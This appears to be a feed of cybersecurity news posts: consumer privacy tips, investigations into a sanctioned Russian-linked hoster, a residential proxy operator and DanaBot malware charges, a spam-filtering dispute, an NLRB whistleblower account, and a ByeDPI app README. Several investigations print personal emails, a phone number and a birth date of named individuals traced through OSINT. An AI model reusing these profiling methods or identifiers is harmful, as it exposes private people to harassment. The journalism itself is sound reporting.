Regularly audit the permissions you’ve granted to installed applications. Many apps request far more permissions to your location, contacts, camera, and microphone even though they don’t need them. Cancel these unnecessary permissions, and be particularly cautious about granting access to sensitive data.
Create passwords that actually protect you; they should be long and complex enough that even sophisticated attacks can’t easily break them. Combine uppercase letters, lowercase letters, numbers, and special characters to make it harder for attackers to crack.
Aside from passwords, enable multi-factor authentication (MFA) on your most critical accounts: banking and financial services, email, cloud storage, social media, work, and healthcare. Use authenticator apps such as Google Authenticator, Microsoft Authenticator, or Authy rather than SMS-based authentication when possible, as text messages can be intercepted through SIM swapping attacks. When setting up MFA, ensure you save backup codes in a secure location and register multiple devices when possible to keep you from being locked out of your accounts if your primary authentication device is lost, stolen, or damaged.
Alternatively, many services now offer passkeys which use cryptographic keys stored on your device, providing stronger security than passwords while being more convenient to use. Consider adopting passkeys for accounts that support them, particularly for your most sensitive accounts.
Device encryption protects your personal information if your smartphone, tablet, or laptop is lost, stolen, or accessed without authorization. Modern devices typically offer built-in encryption options that are easy to enable and don’t noticeably impact performance.
You can implement automatic backup systems such as secure cloud storage services, and ensure backup data is protected. iOS users can utilize encrypted iCloud backups, while Android users should enable Google backup with encryption. Regularly test your backup systems to ensure they’re working correctly and that you can successfully restore your data when needed.
Identify major data brokers that likely have your information and look for their privacy policy or opt-out procedures, which often involves submitting a request with your personal information and waiting for confirmation that your data has been removed.
In addition, review your subscriptions and memberships to identify services you no longer use. Request account deletion rather than simply closing accounts, as many companies retain data from closed accounts. When requesting deletion, ask specifically for all personal data to be removed from their systems, including backups and archives.
Keep records of your opt-out and deletion requests, and follow up if you don’t receive confirmation within the stated timeframe. In the United States, key data broker companies include Acxiom, LexisNexis, Experian, Equifax, TransUnion, Whitepages, Spokeo, BeenVerified, and PeopleFinder. Visit each company’s website.
Connect only to trusted, secure networks to reduce the risk of your data being intercepted by attackers lurking behind unsecured or fake Wi-Fi connections. Avoid logging into sensitive accounts on public networks in coffee shops, airports, or hotels, and use encrypted connections such as HTTPS or a virtual private network to hide your IP address and block third parties from monitoring your online activities.
Rather than using a free VPN service that often collects and sells your data to generate revenue, it is better to choose a premium, reputable VPN service that doesn’t log your browsing activities and offers servers in multiple locations.
Cyber threats evolve constantly, privacy policies change, and new services collect different types of personal information, making personal data protection an ongoing process rather than a one-time task. Here are measures to help regularly maintain your personal data protection:
By implementing these systematic approaches and maintaining regular attention to your privacy settings and data sharing practices, you significantly reduce your risk of identity theft and fraud while maintaining greater control over your digital presence and personal information.
You don’t need to dramatically overhaul your entire digital security in one day, but you can start making meaningful improvements right now. Taking action today, even small steps, builds the foundation for stronger personal data protection and peace of mind in your digital life. Choose one critical account, update its password, enable multi-factor authentication, and you’ll already be significantly more secure than you were this morning. Your future self will thank you for taking these proactive steps to protect what matters most to you.
Every step you take toward better privacy protection strengthens your overall digital security and reduces your risk of becoming a victim of scams, identity theft, or unwanted surveillance. You’ve already taken the first step by learning about digital security risks and solutions. Now it’s time to put that knowledge into action with practical steps that fit seamlessly into your digital routine.
The post What Does It Take To Be Digitally Secure? appeared first on McAfee Blog.
In May 2025, the European Union levied financial sanctions on the owners of Stark Industries Solutions Ltd., a bulletproof hosting provider that materialized two weeks before Russia invaded Ukraine and quickly became a top source of Kremlin-linked cyberattacks and disinformation campaigns. But new findings show those sanctions have done little to stop Stark from simply rebranding and transferring their assets to other corporate entities controlled by its original hosting providers.
Image: Shutterstock.
Materializing just two weeks before Russia invaded Ukraine in 2022, Stark Industries Solutions became a frequent source of massive DDoS attacks, Russian-language proxy and VPN services, malware tied to Russia-backed hacking groups, and fake news. ISPs like Stark are called “bulletproof” providers when they cultivate a reputation for ignoring any abuse complaints or police inquiries about activity on their networks.
In May 2025, the European Union sanctioned one of Stark’s two main conduits to the larger Internet — Moldova-based PQ Hosting — as well as the company’s Moldovan owners Yuri and Ivan Neculiti. The EU Commission said the Neculiti brothers and PQ Hosting were linked to Russia’s hybrid warfare efforts.
But a new report from Recorded Future finds that just prior to the sanctions being announced, Stark rebranded to the[.]hosting, under control of the Dutch entity WorkTitans BV (AS209847) on June 24, 2025. The Neculiti brothers reportedly got a heads up roughly 12 days before the sanctions were announced, when Moldovan and EU media reported on the forthcoming inclusion of the Neculiti brothers in the sanctions package.
In response, the Neculiti brothers moved much of Stark’s considerable address space and other resources over to a new company in Moldova called PQ Hosting Plus S.R.L., an entity reportedly connected to the Neculiti brothers thanks to the re-use of a phone number from the original PQ Hosting.
“Although the majority of associated infrastructure remains attributable to Stark Industries, these changes likely reflect an attempt to obfuscate ownership and sustain hosting services under new legal and network entities,” Recorded Future observed.
Neither the Recorded Future report nor the May 2025 sanctions from the EU mentioned a second critical pillar of Stark’s network that KrebsOnSecurity identified in a May 2024 profile on the notorious bulletproof hoster: The Netherlands-based hosting provider MIRhosting.
MIRhosting is operated by 38-year old Andrey Nesterenko, whose personal website says he is an accomplished concert pianist who began performing publicly at a young age. DomainTools says mirhosting[.]com is registered to Mr. Nesterenko and to Innovation IT Solutions Corp, which lists addresses in London and in Nesterenko’s stated hometown of Nizhny Novgorod, Russia.
Image credit: correctiv.org.
According to the book Inside Cyber Warfare by Jeffrey Carr, Innovation IT Solutions Corp. was responsible for hosting StopGeorgia[.]ru, a hacktivist website for organizing cyberattacks against Georgia that appeared at the same time Russian forces invaded the former Soviet nation in 2008. That conflict was thought to be the first war ever fought in which a notable cyberattack and an actual military engagement happened simultaneously.
Mr. Nesterenko did not respond to requests for comment. In May 2024, Mr. Nesterenko said he couldn’t verify whether StopGeorgia was ever a customer because they didn’t keep records going back that far. But he maintained that Stark Industries Solutions was merely one client of many, and claimed MIRhosting had not received any actionable complaints about abuse on Stark.
However, it appears that MIRhosting is once again the new home of Stark Industries, and that MIRhosting employees are managing both the[.]hosting and WorkTitans — the primary beneficiaries of Stark’s assets.
A copy of the incorporation documents for WorkTitans BV obtained from the Dutch Chamber of Commerce shows WorkTitans also does business under the names Misfits Media and and WT Hosting (considering Stark’s historical connection to Russian disinformation websites, “Misfits Media” is a bit on the nose).
An incorporation document for WorkTitans B.V. from the Netherlands Chamber of Commerce.
The incorporation document says the company was formed in 2019 by a y.zinad@worktitans.nl. That email address corresponds to a LinkedIn account for a Youssef Zinad, who says their personal websites are worktitans[.]nl and custom-solution[.]nl. The profile also links to a website (etripleasims dot nl) that LinkedIn currently blocks as malicious. All of these websites are or were hosted at MIRhosting.
Although Mr. Zinad’s LinkedIn profile does not mention any employment at MIRhosting, virtually all of his LinkedIn posts over the past year have been reposts of advertisements for MIRhosting’s services.
Mr. Zinad’s LinkedIn profile is full of posts for MIRhosting’s services.
A Google search for Youssef Zinad reveals multiple startup-tracking websites that list him as the founder of the[.]hosting, which censys.io finds is hosted by PQ Hosting Plus S.R.L.
The Dutch Chamber of Commerce document says WorkTitans’ sole shareholder is a company in Almere, Netherlands called Fezzy B.V. Who runs Fezzy? The phone number listed in a Google search for Fezzy B.V. — 31651079755 — also was used to register a Facebook profile for a Youssef Zinad from the same town, according to the breach tracking service Constella Intelligence.
In a series of email exchanges leading up to KrebsOnSecurity’s May 2024 deep dive on Stark, Mr. Nesterenko included Mr. Zinad in the message thread (youssef@mirhosting.com), referring to him as part of the company’s legal team. The Dutch website stagemarkt[.]nl lists Youssef Zinad as an official contact for MIRhosting’s offices in Almere. Mr. Zinad did not respond to requests for comment.
Given the above, it is difficult to argue with the Recorded Future report on Stark’s rebranding, which concluded that “the EU’s sanctioning of Stark Industries was largely ineffective, as affiliated infrastructure remained operational and services were rapidly re-established under new branding, with no significant or lasting disruption.”
The chairman of the Federal Trade Commission (FTC) last week sent a letter to Google’s CEO demanding to know why Gmail was blocking messages from Republican senders while allegedly failing to block similar missives supporting Democrats. The letter followed media reports accusing Gmail of disproportionately flagging messages from the GOP fundraising platform WinRed and sending them to the spam folder. But according to experts who track daily spam volumes worldwide, WinRed’s messages are getting blocked more because its methods of blasting email are increasingly way more spammy than that of ActBlue, the fundraising platform for Democrats.
Image: nypost.com
On Aug. 13, The New York Post ran an “exclusive” story titled, “Google caught flagging GOP fundraiser emails as ‘suspicious’ — sending them directly to spam.” The story cited a memo from Targeted Victory – whose clients include the National Republican Senatorial Committee (NRSC), Rep. Steve Scalise and Sen. Marsha Blackburn – which said it observed that the “serious and troubling” trend was still going on as recently as June and July of this year.
“If Gmail is allowed to quietly suppress WinRed links while giving ActBlue a free pass, it will continue to tilt the playing field in ways that voters never see, but campaigns will feel every single day,” the memo reportedly said.
In an August 28 letter to Google CEO Sundar Pichai, FTC Chairman Andrew Ferguson cited the New York Post story and warned that Gmail’s parent Alphabet may be engaging in unfair or deceptive practices.
“Alphabet’s alleged partisan treatment of comparable messages or messengers in Gmail to achieve political objectives may violate both of these prohibitions under the FTC Act,” Ferguson wrote. “And the partisan treatment may cause harm to consumers.”
However, the situation looks very different when you ask spam experts what’s going on with WinRed’s recent messaging campaigns. Atro Tossavainen and Pekka Jalonen are co-founders at Koli-Lõks OÜ, an email intelligence company in Estonia. Koli-Lõks taps into real-time intelligence about daily spam volumes by monitoring large numbers of “spamtraps” — email addresses that are intentionally set up to catch unsolicited emails.
Spamtraps are generally not used for communication or account creation, but instead are created to identify senders exhibiting spammy behavior, such as scraping the Internet for email addresses or buying unmanaged distribution lists. As an email sender, blasting these spamtraps over and over with unsolicited email is the fastest way to ruin your domain’s reputation online. Such activity also virtually ensures that more of your messages are going to start getting listed on spam blocklists that are broadly shared within the global anti-abuse community.
Tossavainen told KrebsOnSecurity that WinRed’s emails hit its spamtraps in the .com, .net, and .org space far more frequently than do fundraising emails sent by ActBlue. Koli-Lõks published a graph of the stark disparity in spamtrap activity for WinRed versus ActBlue, showing a nearly fourfold increase in spamtrap hits from WinRed emails in the final week of July 2025.

Image: Koliloks.eu
“Many of our spamtraps are in repurposed legacy-TLD domains (.com, .org, .net) and therefore could be understood to have been involved with a U.S. entity in their pre-zombie life,” Tossavainen explained in the LinkedIn post.
Raymond Dijkxhoorn is the CEO and a founding member of SURBL, a widely-used blocklist that flags domains and IP addresses known to be used in unsolicited messages, phishing and malware distribution. Dijkxhoorn said their spamtrap data mirrors that of Koli-Lõks, and shows that WinRed has consistently been far more aggressive in sending email than ActBlue.
Dijkxhoorn said the fact that WinRed’s emails so often end up dinging the organization’s sender reputation is not a content issue but rather a technical one.
“On our end we don’t really care if the content is political or trying to sell viagra or penis enlargements,” Dijkxhoorn said. “It’s the mechanics, they should not end up in spamtraps. And that’s the reason the domain reputation is tempered. Not ‘because domain reputation firms have a political agenda.’ We really don’t care about the political situation anywhere. The same as we don’t mind people buying penis enlargements. But when either of those land in spamtraps it will impact sending experience.”
The FTC letter to Google’s CEO also referenced a debunked 2022 study (PDF) by political consultants who found Google caught more Republican emails in spam filters. Techdirt editor Mike Masnick notes that while the 2022 study also found that other email providers caught more Democratic emails as spam, “Republicans laser-focused on Gmail because it fit their victimization narrative better.”
Masnick said GOP lawmakers then filed both lawsuits and complaints with the Federal Election Commission (both of which failed easily), claiming this was somehow an “in-kind contribution” to Democrats.
“This is political posturing designed to keep the White House happy by appearing to ‘do something’ about conservative claims of ‘censorship,'” Masnick wrote of the FTC letter. “The FTC has never policed ‘political bias’ in private companies’ editorial decisions, and for good reason—the First Amendment prohibits exactly this kind of government interference.”
WinRed did not respond to a request for comment.
The WinRed website says it is an online fundraising platform supported by a united front of the Trump campaign, the Republican National Committee (RNC), the NRSC, and the National Republican Congressional Committee (NRCC).
WinRed has recently come under fire for aggressive fundraising via text message as well. In June, 404 Media reported on a lawsuit filed by a family in Utah against the RNC for allegedly bombarding their mobile phones with text messages seeking donations after they’d tried to unsubscribe from the missives dozens of times.
One of the family members said they received 27 such messages from 25 numbers, even after sending 20 stop requests. The plaintiffs in that case allege the texts from WinRed and the RNC “knowingly disregard stop requests and purposefully use different phone numbers to make it impossible to block new messages.”
Dijkxhoorn said WinRed did inquire recently about why some of its assets had been marked as a risk by SURBL, but he said they appeared to have zero interest in investigating the likely causes he offered in reply.
“They only replied with, ‘You are interfering with U.S. elections,'” Dijkxhoorn said, noting that many of SURBL’s spamtrap domains are only publicly listed in the registration records for random domain names.
“They’re at best harvested by themselves but more likely [they] just went and bought lists,” he said. “It’s not like ‘Oh Google is filtering this and not the other,’ the reason isn’t the provider. The reason is the fundraising spammers and the lists they send to.”
Article tags
The cybersecurity community on Reddit responded in disbelief this month when a self-described Air National Guard member with top secret security clearance began questioning the arrangement they’d made with company called DSLRoot, which was paying $250 a month to plug a pair of laptops into the Redditor’s high-speed Internet connection in the United States. This post examines the history and provenance of DSLRoot, one of the oldest “residential proxy” networks with origins in Russia and Eastern Europe.
The query about DSLRoot came from a Reddit user “Sacapoopie,” who did not respond to questions. This user has since deleted the original question from their post, although some of their replies to other Reddit cybersecurity enthusiasts remain in the thread. The original post was indexed here by archive.is, and it began with a question:
“I have been getting paid 250$ a month by a residential IP network provider named DSL root to host devices in my home,” Sacapoopie wrote. “They are on a separate network than what we use for personal use. They have dedicated DSL connections (one per host) to the ISP that provides the DSL coverage. My family used Starlink. Is this stupid for me to do? They just sit there and I get paid for it. The company pays the internet bill too.”
Many Redditors said they assumed Sacapoopie’s post was a joke, and that nobody with a cybersecurity background and top-secret (TS/SCI) clearance would agree to let some shady residential proxy company introduce hardware into their network. Other readers pointed to a slew of posts from Sacapoopie in the Cybersecurity subreddit over the past two years about their work on cybersecurity for the Air National Guard.
When pressed for more details by fellow Redditors, Sacapoopie described the equipment supplied by DSLRoot as “just two laptops hardwired into a modem, which then goes to a dsl port in the wall.”
“When I open the computer, it looks like [they] have some sort of custom application that runs and spawns several cmd prompts,” the Redditor explained. “All I can infer from what I see in them is they are making connections.”
When asked how they became acquainted with DSLRoot, Sacapoopie told another user they discovered the company and reached out after viewing an advertisement on a social media platform.
“This was probably 5-6 years ago,” Sacapoopie wrote. “Since then I just communicate with a technician from that company and I help trouble shoot connectivity issues when they arise.”
Reached for comment, DSLRoot said its brand has been unfairly maligned thanks to that Reddit discussion. The unsigned email said DSLRoot is fully transparent about its goals and operations, adding that it operates under full consent from its “regional agents,” the company’s term for U.S. residents like Sacapoopie.
“As although we support honest journalism, we’re against of all kinds of ‘low rank/misleading Yellow Journalism’ done for the sake of cheap hype,” DSLRoot wrote in reply. “It’s obvious to us that whoever is doing this, is either lacking a proper understanding of the subject or doing it intentionally to gain exposure by misleading those who lack proper understanding,” DSLRoot wrote in answer to questions about the company’s intentions.
“We monitor our clients and prohibit any illegal activity associated with our residential proxies,” DSLRoot continued. “We honestly didn’t know that the guy who made the Reddit post was a military guy. Be it an African-American granny trying to pay her rent or a white kid trying to get through college, as long as they can provide an Internet line or host phones for us — we’re good.”
DSLRoot is sold as a residential proxy service on the forum BlackHatWorld under the name DSLRoot and GlobalSolutions. The company is based in the Bahamas and was formed in 2012. The service is advertised to people who are not in the United States but who want to seem like they are. DSLRoot pays people in the United States to run the company’s hardware and software — including 5G mobile devices — and in return it rents those IP addresses as dedicated proxies to customers anywhere in the world — priced at $190 per month for unrestricted access to all locations.
The DSLRoot website.
The GlobalSolutions account on BlackHatWorld lists a Telegram account and a WhatsApp number in Mexico. DSLRoot’s profile on the marketing agency digitalpoint.com from 2010 shows their previous username on the forum was “Incorptoday.” GlobalSolutions user accounts at bitcointalk[.]org and roclub[.]com include the email clickdesk@instantvirtualcreditcards[.]com.
Passive DNS records from DomainTools.com show instantvirtualcreditcards[.]com shared a host back then — 208.85.1.164 — with just a handful of domains, including dslroot[.]com, regacard[.]com, 4groot[.]com, residential-ip[.]com, 4gemperor[.]com, ip-teleport[.]com, proxysource[.]net and proxyrental[.]net.
Cyber intelligence firm Intel 471 finds GlobalSolutions registered on BlackHatWorld in 2016 using the email address prepaidsolutions@yahoo.com. This user shared that their birthday is March 7, 1984.
Several negative reviews about DSLRoot on the forums noted that the service was operated by a BlackHatWorld user calling himself “USProxyKing.” Indeed, Intel 471 shows this user told fellow forum members in 2013 to contact him at the Skype username “dslroot.”
USProxyKing on BlackHatWorld, soliciting installations of his adware via torrents and file-sharing sites.
USProxyKing had a reputation for spamming the forums with ads for his residential proxy service, and he ran a “pay-per-install” program where he paid affiliates a small commission each time one of their websites resulted in the installation of his unspecified “adware” programs — presumably a program that turned host PCs into proxies. On the other end of the business, USProxyKing sold that pay-per-install access to others wishing to distribute questionable software — at $1 per installation.
Private messages indexed by Intel 471 show USProxyKing also raised money from nearly 20 different BlackHatWorld members who were promised shareholder positions in a new business that would offer robocalling services capable of placing 2,000 calls per minute.
Constella Intelligence, a platform that tracks data exposed in breaches, finds that same IP address GlobalSolutions used to register at BlackHatWorld was also used to create accounts at a handful of sites, including a GlobalSolutions user account at WebHostingTalk that supplied the email address incorptoday@gmail.com. Also registered to incorptoday@gmail.com are the domains dslbay[.]com, dslhub[.]net, localsim[.]com, rdslpro[.]com, virtualcards[.]biz/cc, and virtualvisa[.]cc.
Recall that DSLRoot’s profile on digitalpoint.com was previously named Incorptoday. DomainTools says incorptoday@gmail.com is associated with almost two dozen domains going back to 2008, including incorptoday[.]com, a website that offers to incorporate businesses in several states, including Delaware, Florida and Nevada, for prices ranging from $450 to $550.
As we can see in this archived copy of the site from 2013, IncorpToday also offered a premiere service for $750 that would allow the customer’s new company to have a retail checking account, with no questions asked.
Global Solutions is able to provide access to the U.S. banking system by offering customers prepaid cards that can be loaded with a variety of virtual payment instruments that were popular in Russian-speaking countries at the time, including WebMoney. The cards are limited to $500 balances, but non-Westerners can use them to anonymously pay for goods and services at a variety of Western companies. Cardnow[.]ru, another domain registered to incorptoday@gmail.com, demonstrates this in action.
A copy of Incorptoday’s website from 2013 offers non-US residents a service to incorporate a business in Florida, Delaware or Nevada, along with a no-questions-asked checking account, for $750.
The oldest domain (2008) registered to incorptoday@gmail.com is andrei[.]me; another is called andreigolos[.]com. DomainTools says these and other domains registered to that email address include the registrant name Andrei Holas, from Huntsville, Ala.
Public records indicate Andrei Holas has lived with his brother — Aliaksandr Holas — at two different addresses in Alabama. Those records state that Andrei Holas’ birthday is in March 1984, and that his brother is slightly younger. The younger brother did not respond to a request for comment.
Andrei Holas maintained an account on the Russian social network Vkontakte under the email address ryzhik777@gmail.com, an address that shows up in numerous records hacked and leaked from Russian government entities over the past few years.
Those records indicate Andrei Holas and his brother are from Belarus and have maintained an address in Moscow for some time (that address is roughly three blocks away from the main headquarters of the Russian FSB, the successor intelligence agency to the KGB). Hacked Russian banking records show Andrei Holas’ birthday is March 7, 1984 — the same birth date listed by GlobalSolutions on BlackHatWorld.
A 2010 post by ryzhik777@gmail.com at the Russian-language forum Ulitka explains that the poster was having trouble getting his B1/B2 visa to visit his brother in the United States, even though he’d previously been approved for two separate guest visas and a student visa. It remains unclear if one, both, or neither of the Holas brothers still lives in the United States. Andrei explained in 2010 that his brother was an American citizen.
We can all wag our fingers at military personnel who should undoubtedly know better than to install Internet hardware from strangers, but in truth there is an endless supply of U.S. residents who will resell their Internet connection if it means they can make a few bucks out of it. And these days, there are plenty of residential proxy providers who will make it worth your while.
Traditionally, residential proxy networks have been constructed using malicious software that quietly turns infected systems into traffic relays that are then sold in shadowy online forums. Most often, this malware gets bundled with popular cracked software and video files that are uploaded to file-sharing networks and that secretly turn the host device into a traffic relay. In fact, USPRoxyKing bragged that he routinely achieved thousands of installs per week via this method alone.
There are a number of residential proxy networks that entice users to monetize their unused bandwidth (inviting you to violate the terms of service of your ISP in the process); others, like DSLRoot, act as a communal VPN, and by using the service you gain access to the connections of other proxies (users) by default, but you also agree to share your connection with others.
Indeed, Intel 471’s archives show the GlobalSolutions and DSLRoot accounts routinely received private messages from forum users who were college students or young people trying to make ends meet. Those messages show that many of DSLRoot’s “regional agents” often sought commissions to refer friends interested in reselling their home Internet connections (DSLRoot would offer to cover the monthly cost of the agent’s home Internet connection).
But in an era when North Korean hackers are relentlessly posing as Western IT workers by paying people to host laptop farms in the United States, letting strangers run laptops, mobile devices or any other hardware on your network seems like an awfully risky move regardless of your station in life. As several Redditors pointed out in Sacapoopie’s thread, an Arizona woman was sentenced in July 2025 to 102 months in prison for hosting a laptop farm that helped North Korean hackers secure jobs at more than 300 U.S. companies, including Fortune 500 firms.
Lloyd Davies is the founder of Infrawatch, a London-based security startup that tracks residential proxy networks. Davies said he reverse engineered the software that powers DSLRoot’s proxy service, and found it phones home to the aforementioned domain proxysource[.]net, which sells a service that promises to “get your ads live in multiple cities without getting banned, flagged or ghosted” (presumably a reference to CraigsList ads).
Davies said he found the DSLRoot installer had capabilities to remotely control residential networking equipment across multiple vendor brands.
Image: Infrawatch.app.
“The software employs vendor-specific exploits and hardcoded administrative credentials, suggesting DSLRoot pre-configures equipment before deployment,” Davies wrote in an analysis published today. He said the software performs WiFi network enumeration to identify nearby wireless networks, thereby “potentially expanding targeting capabilities beyond the primary internet connection.”
It’s unclear exactly when the USProxyKing was usurped from his throne, but DSLRoot and its proxy offerings are not what they used to be. Davies said the entire DSLRoot network now has fewer than 300 nodes nationwide, mostly systems on DSL providers like CenturyLink and Frontier.
On Aug. 17, GlobalSolutions posted to BlackHatWorld saying, “We’re restructuring our business model by downgrading to ‘DSL only’ lines (no mobile or cable).” Asked via email about the changes, DSLRoot blamed the decline in his customers on the proliferation of residential proxy services.
“These days it has become almost impossible to compete in this niche as everyone is selling residential proxies and many companies want you to install a piece of software on your phone or desktop so they can resell your residential IPs on a much larger scale,” DSLRoot explained. “So-called ‘legal botnets’ as we see them.”
Article tags
The U.S. government today unsealed criminal charges against 16 individuals accused of operating and selling DanaBot, a prolific strain of information-stealing malware that has been sold on Russian cybercrime forums since 2018. The FBI says a newer version of DanaBot was used for espionage, and that many of the defendants exposed their real-life identities after accidentally infecting their own systems with the malware.
DanaBot’s features, as promoted on its support site. Image: welivesecurity.com.
Initially spotted in May 2018 by researchers at the email security firm Proofpoint, DanaBot is a malware-as-a-service platform that specializes in credential theft and banking fraud.
Today, the U.S. Department of Justice unsealed a criminal complaint and indictment from 2022, which said the FBI identified at least 40 affiliates who were paying between $3,000 and $4,000 a month for access to the information stealer platform.
The government says the malware infected more than 300,000 systems globally, causing estimated losses of more than $50 million. The ringleaders of the DanaBot conspiracy are named as Aleksandr Stepanov, 39, a.k.a. “JimmBee,” and Artem Aleksandrovich Kalinkin, 34, a.k.a. “Onix”, both of Novosibirsk, Russia. Kalinkin is an IT engineer for the Russian state-owned energy giant Gazprom. His Facebook profile name is “Maffiozi.”
According to the FBI, there were at least two major versions of DanaBot; the first was sold between 2018 and June 2020, when the malware stopped being offered on Russian cybercrime forums. The government alleges that the second version of DanaBot — emerging in January 2021 — was provided to co-conspirators for use in targeting military, diplomatic and non-governmental organization computers in several countries, including the United States, Belarus, the United Kingdom, Germany, and Russia.
“Unindicted co-conspirators would use the Espionage Variant to compromise computers around the world and steal sensitive diplomatic communications, credentials, and other data from these targeted victims,” reads a grand jury indictment dated Sept. 20, 2022. “This stolen data included financial transactions by diplomatic staff, correspondence concerning day-to-day diplomatic activity, as well as summaries of a particular country’s interactions with the United States.”
The indictment says the FBI in 2022 seized servers used by the DanaBot authors to control their malware, as well as the servers that stored stolen victim data. The government said the server data also show numerous instances in which the DanaBot defendants infected their own PCs, resulting in their credential data being uploaded to stolen data repositories that were seized by the feds.
“In some cases, such self-infections appeared to be deliberately done in order to test, analyze, or improve the malware,” the criminal complaint reads. “In other cases, the infections seemed to be inadvertent – one of the hazards of committing cybercrime is that criminals will sometimes infect themselves with their own malware by mistake.”
Image: welivesecurity.com
A statement from the DOJ says that as part of today’s operation, agents with the Defense Criminal Investigative Service (DCIS) seized the DanaBot control servers, including dozens of virtual servers hosted in the United States. The government says it is now working with industry partners to notify DanaBot victims and help remediate infections. The statement credits a number of security firms with providing assistance to the government, including ESET, Flashpoint, Google, Intel 471, Lumen, PayPal, Proofpoint, Team CYMRU, and ZScaler.
It’s not unheard of for financially-oriented malicious software to be repurposed for espionage. A variant of the ZeuS Trojan, which was used in countless online banking attacks against companies in the United States and Europe between 2007 and at least 2015, was for a time diverted to espionage tasks by its author.
As detailed in this 2015 story, the author of the ZeuS trojan created a custom version of the malware to serve purely as a spying machine, which scoured infected systems in Ukraine for specific keywords in emails and documents that would likely only be found in classified documents.
The public charging of the 16 DanaBot defendants comes a day after Microsoft joined a slew of tech companies in disrupting the IT infrastructure for another malware-as-a-service offering — Lumma Stealer, which is likewise offered to affiliates under tiered subscription prices ranging from $250 to $1,000 per month. Separately, Microsoft filed a civil lawsuit to seize control over 2,300 domain names used by Lumma Stealer and its affiliates.
Further reading:
Danabot: Analyzing a Fallen Empire
ZScaler blog: DanaBot Launches DDoS Attack Against the Ukrainian Ministry of Defense
Flashpoint: Operation Endgame DanaBot Malware
Team CYMRU: Inside DanaBot’s Infrastructure: In Support of Operation Endgame II
March 2022 criminal complaint v. Artem Aleksandrovich Kalinkin
September 2022 grand jury indictment naming the 16 defendants
Android application that runs a local VPN service to bypass DPI (Deep Packet Inspection) and censorship.
This application runs a SOCKS5 proxy ByeDPI and redirects all traffic through it.
https://github.com/dovecoteescapee/ByeDPIAndroid
To bypass some blocks, you may need to change the settings. More about the various settings can be found in the ByeDPI documentation.
You can ask for help in discussion.
No. All application features work without root.
No. The application uses the VPN mode on Android to redirect traffic, but does not send anything to a remote server. It does not encrypt traffic and does not hide your IP address.
plaintext Proxy type: SOCKS5 Proxy host: 127.0.0.1 Proxy port: 1080 (default)
None. The application does not send any data to a remote server. All traffic is processed on the device.
DPI (Deep Packet Inspection) is a technology for analyzing and filtering traffic. It is used by providers and government agencies to block sites and services.
For building the application, you need:
To build the application:
bash git clone --recurse-submodules
bash ./gradlew assembleRelease
app/build/outputs/apk/release/
A security architect with the National Labor Relations Board (NLRB) alleges that employees from Elon Musk‘s Department of Government Efficiency (DOGE) transferred gigabytes of sensitive data from agency case files in early March, using short-lived accounts configured to leave few traces of network activity. The NLRB whistleblower said the unusual large data outflows coincided with multiple blocked login attempts from an Internet address in Russia that tried to use valid credentials for a newly-created DOGE user account.
The cover letter from Berulis’s whistleblower statement, sent to the leaders of the Senate Select Committee on Intelligence.
The allegations came in an April 14 letter to the Senate Select Committee on Intelligence, signed by Daniel J. Berulis, a 38-year-old security architect at the NLRB.
NPR, which was the first to report on Berulis’s whistleblower complaint, says NLRB is a small, independent federal agency that investigates and adjudicates complaints about unfair labor practices, and stores “reams of potentially sensitive data, from confidential information about employees who want to form unions to proprietary business information.”
The complaint documents a one-month period beginning March 3, during which DOGE officials reportedly demanded the creation of all-powerful “tenant admin” accounts in NLRB systems that were to be exempted from network logging activity that would otherwise keep a detailed record of all actions taken by those accounts.
Berulis said the new DOGE accounts had unrestricted permission to read, copy, and alter information contained in NLRB databases. The new accounts also could restrict log visibility, delay retention, route logs elsewhere, or even remove them entirely — top-tier user privileges that neither Berulis nor his boss possessed.
Berulis writes that on March 3, a black SUV accompanied by a police escort arrived at his building — the NLRB headquarters in Southeast Washington, D.C. The DOGE staffers did not speak with Berulis or anyone else in NLRB’s IT staff, but instead met with the agency leadership.
“Our acting chief information officer told us not to adhere to standard operating procedure with the DOGE account creation, and there was to be no logs or records made of the accounts created for DOGE employees, who required the highest level of access,” Berulis wrote of their instructions after that meeting.
“We have built in roles that auditors can use and have used extensively in the past but would not give the ability to make changes or access subsystems without approval,” he continued. “The suggestion that they use these accounts was not open to discussion.”
Berulis found that on March 3 one of the DOGE accounts created an opaque, virtual environment known as a “container,” which can be used to build and run programs or scripts without revealing its activities to the rest of the world. Berulis said the container caught his attention because he polled his colleagues and found none of them had ever used containers within the NLRB network.
Berulis said he also noticed that early the next morning — between approximately 3 a.m. and 4 a.m. EST on Tuesday, March 4 — there was a large increase in outgoing traffic from the agency. He said it took several days of investigating with his colleagues to determine that one of the new accounts had transferred approximately 10 gigabytes worth of data from the NLRB’s NxGen case management system.
Berulis said neither he nor his co-workers had the necessary network access rights to review which files were touched or transferred — or even where they went. But his complaint notes the NxGen database contains sensitive information on unions, ongoing legal cases, and corporate secrets.
“I also don’t know if the data was only 10gb in total or whether or not they were consolidated and compressed prior,” Berulis told the senators. “This opens up the possibility that even more data was exfiltrated. Regardless, that kind of spike is extremely unusual because data almost never directly leaves NLRB’s databases.”
Berulis said he and his colleagues grew even more alarmed when they noticed nearly two dozen login attempts from a Russian Internet address (83.149.30,186) that presented valid login credentials for a DOGE employee account — one that had been created just minutes earlier. Berulis said those attempts were all blocked thanks to rules in place that prohibit logins from non-U.S. locations.
“Whoever was attempting to log in was using one of the newly created accounts that were used in the other DOGE related activities and it appeared they had the correct username and password due to the authentication flow only stopping them due to our no-out-of-country logins policy activating,” Berulis wrote. “There were more than 20 such attempts, and what is particularly concerning is that many of these login attempts occurred within 15 minutes of the accounts being created by DOGE engineers.”
According to Berulis, the naming structure of one Microsoft user account connected to the suspicious activity suggested it had been created and later deleted for DOGE use in the NLRB’s cloud systems: “DogeSA_2d5c3e0446f9@nlrb.microsoft.com.” He also found other new Microsoft cloud administrator accounts with nonstandard usernames, including “Whitesox, Chicago M.” and “Dancehall, Jamaica R.”
A screenshot shared by Berulis showing the suspicious user accounts.
On March 5, Berulis documented that a large section of logs for recently created network resources were missing, and a network watcher in Microsoft Azure was set to the “off” state, meaning it was no longer collecting and recording data like it should have.
Berulis said he discovered someone had downloaded three external code libraries from GitHub that neither NLRB nor its contractors ever use. A “readme” file in one of the code bundles explained it was created to rotate connections through a large pool of cloud Internet addresses that serve “as a proxy to generate pseudo-infinite IPs for web scraping and brute forcing.” Brute force attacks involve automated login attempts that try many credential combinations in rapid sequence.
